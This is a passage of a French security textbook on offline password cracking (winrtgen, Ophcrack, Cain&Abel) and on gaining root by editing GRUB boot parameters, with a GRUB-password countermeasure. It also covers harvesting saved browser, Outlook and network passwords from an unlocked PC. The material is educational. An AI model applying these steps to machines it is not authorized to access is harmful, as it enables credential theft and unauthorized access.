Générateur de table rainbow-Le logiciel winrtgen

Une interface d'accueil s'ouvre alors et nous devons lui dire d'ajouter une table.



Création des tables Rainbow pour un algorithme d'encryption LM


Une deuxième fenêtre s'ouvre alors où nous pouvons agir sur différents critères. Ainsi nous pouvons choisir le type d'algorithme d'encryption la longueur min et max du mot de passe, l'index de la table, le nombre de hashes de la chaîne, le nombre de chaînes dans un fichier et le nombre de tables. Nous choisissons également le jeu de caractères à partir duquel nous voulons générer la table (alpha, alpha numérique...).

Les propriétés de la table vous indiquent l'espace occupé par les tables ainsi que le taux de réussite estimé du craquage du mot de passe. Si nous appuyons sur le bouton **Benchmark**, nous pouvons visualiser le temps calculé pour générer les tables.

© Editions ENI - Toute reproduction interdite


2.2.8 Utiliser OPHCRACK

Ophcrack est un logiciel de référence dans l'utilisation des tables rainbow. Nous le trouvons facilement sur Internet, la version actuelle est la 3.3. Il est disponible pour Windows et Linux. À l'installation le logiciel vous propose de télécharger des tables rainbow pour XP et Vista (Xpsmall and fast, vista free).




Installation de OPHCRACK et téléchargement de tables rainbow de base

Lançons OPHCRACK, la première chose à faire est de déclarer les tables à utiliser en cliquant sur l'onglet **Tables**. Les tables téléchargées se trouvent dans *c:\ProgramFiles*\ophcrack\tables.




Le logiciel OPHCRACK

© Editions ENI - Toute reproduction interdite



Déclaration des tables rainbow

Nous devons ensuite charger le fichier de hashes récupéré lors du dump de la base SAM à l'aide de l'onglet **Load** puis nous cliquons sur l'onglet **Crack**. Cette façon de faire est très efficace et nous voyons vite arriver les mots de passe, il suffira d'une minute à peine pour récupérer la plupart des mots de passe dont celui de l'administrateur, très impressionnant !




Résultat du décryptage de mots de passe

2.2.9 Utilisation du logiciel Cain&Abel

On ne saurait parler de décryptage de mots de passe sans parler de la fameuse boîte à outils audit de sécurité « *Cain&Abel* ». Ce logiciel est multi-fonctions et intègre une partie de recherche de mots de passe qui permet de choisir son mode de décryptage (bruteforce, rainbow...).


© Editions ENI - Toute reproduction interdite



Le logiciel Cain&Abel


Quand nous lançons Cain&Abel, nous nous retrouvons devant un panel impressionnant de fonctionnalités. Nous nous intéresserons à l'onglet **Cracker**. À gauche, tous les algorithmes que supporte Cain&Abel. Nous allons ajouter un fichier de hashes en cliquant sur le signe **+**, une fenêtre s'ouvre et nous lui spécifions l'endroit où se trouve le fichier d'empreintes. Ensuite nous sélectionnons tous les hashes dans la fenêtre et nous faisons un clic droit qui nous propose un menu. Nous choisissons « *Tables oph-crack* », nous lui indiquons où se trouve la table à utiliser et nous lançons le programme de décryptage.

Une fenêtre indiquant l'état d'avancement du travail s'ouvre alors et le résultat final sera affiché dans le panneau principal.



Utilisation des tables rainbow dans Cain&Abel


© Editions ENI - Toute reproduction interdite



Choix du modèle de craquage

Tout ce qui a été dit précédemment reste valable pour le système Linux. L'algorithme md5 est malgré tout plus difficile à craquer et cela prendra plus de temps pour trouver les mots de passe.


Cela dit Linux n'est pas sans failles, il suffit de citer pour s'en convaincre la fameuse faille du grub [10]. Le grub sous Linux est ce que l'on appelle un boot loader, c'est-à-dire qu'il permet de choisir entre le démarrage de plusieurs systèmes installés sur la machine, il nous permettra par exemple de choisir entre le démarrage de Linux ou de Windows.




Le boot loader Grub

En fait, il est facile d'éditer le Grub en tapant tout simplement la lettre « *e* » (éditer) au démarrage de celui-ci, nous choisissons la deuxième ligne et nous modifions celle-ci en changeant « *ro* » (read only) en « *rw* » (read-write) et en ajoutant « *init=/bin/bash* », nous appuyons sur la touche [Entrée] pour valider la modification puis « *b* » (boot) pour continuer le démarrage de l'ordinateur. Nous nous retrouvons en face d'une console en invite « *root* » (super utilisateur).

© Editions ENI - Toute reproduction interdite




Edition du grub



Modification du grub

La contre-mesure est facile à mettre en œuvre, il suffit en fait de mettre un mot de passe sur le grub. Nous devons dans un premier temps générer un mot de passe crypté en md5. La commande est « *grub-md5-crypt* » et nous devons ensuite entrer un mot de passe et le confirmer. Le mot de passe est alors crypté en md5 et nous récupérons une suite de caractères incompréhensibles que l'on appelle communément un « *hash* ». Nous éditons ensuite le fichier */etc/grub/menu.lst* et juste en dessous de la ligne « *time out* » nous insérons « *password –md5 "le hash généré"* ». Pour éditer le grub, nous devons maintenant saisir « *p* » et entrer le mot de passe déclaré.

Il existe d'autres failles sous Linux mais les énumérer ici serait trop long.



Modification du fichier menu.lst


2.3 Accès à un ordinateur allumé en mode session utilisateur courant

L'accès à un ordinateur allumé offre des possibilités de récupération de données ; prenons le cas où l'ordinateur reste allumé sans verrouiller la session, n'importe qui peut copier nos données rapidement sur une clé usb ou via le réseau, poser une backdoor pour revenir ensuite discrètement sur votre ordinateur, installer un keylogger, visualiser l'historique de vos navigations...

© Editions ENI - Toute reproduction interdite

2.3.1 Découvrir les mots de passe enregistrés dans Internet Explorer


Nombreux sont les internautes qui, pour des facilités de saisie, enregistrent les mots de passe déclarés lors de l'inscription sur certains sites. Nous allons voir que cela peut devenir dangereux dès lors que nous laissons ne serait-ce qu'un moment notre machine accessible (déjeuner, pause...). Il existe de nombreux logiciels qui permettent de retrouver vos mots de passe enregistrés. Prenons par exemple l'application IE PassView, celle-ci est très légère, s'installe très vite et un simple clic pour la lancer suffit pour afficher quasi immédiatement les mots de passe enregistrés.




Enregistrer ses mots de passe peut devenir dangereux !

2.3.2 Révéler les astérisques cachant un mot de passe

Nous connaissons tous les fameux astérisques empêchant de visualiser le mot de passe entré (ils restent d'ailleurs quelquefois déclarés dans la boîte de dialogue). Là aussi, il existe des utilitaires permettant de visualiser le mot de passe caché. Xpass est un de ceux-ci et son utilisation est on ne peut plus simple. En fait, celui-ci se résume à un simple exécutable que nous lançons, une fenêtre s'ouvre alors et nous invite à glisser avec la souris le X sur les astérisques de la boîte de dialogue et le mot de passe est immédiatement révélé.



Lançons XPass




Mot de passe révélé !

2.3.3 Faire sa récolte d'informations

La première chose que fera une personne mal intentionnée sera de récolter rapidement un maximum d'informations pour les décortiquer ensuite. Il existe de nombreux logiciels pour y arriver. On peut par exemple récupérer l'historique des navigations Internet avec l'utilitaire « *IE History View* » que l'on associera à « *IE Pass view* » vu précédemment.

© Editions ENI - Toute reproduction interdite


De la même manière « *Outlook PST Password Recovery* » récupérera les mots de passe Outlook. « *Network Password Recovery* » donnera les mots de passe utilisés sur le réseau. « *Product key* » affichera les clés de licence logiciels installées. « *Adaptater Watch* » nous renseignera sur le matériel réseau en nous donnant adresse Mac, ip paramétrage réseau et statistiques protocoles.




Clés d'enregistrement logiciels

2.3.4 La récolte d'informations automatisée

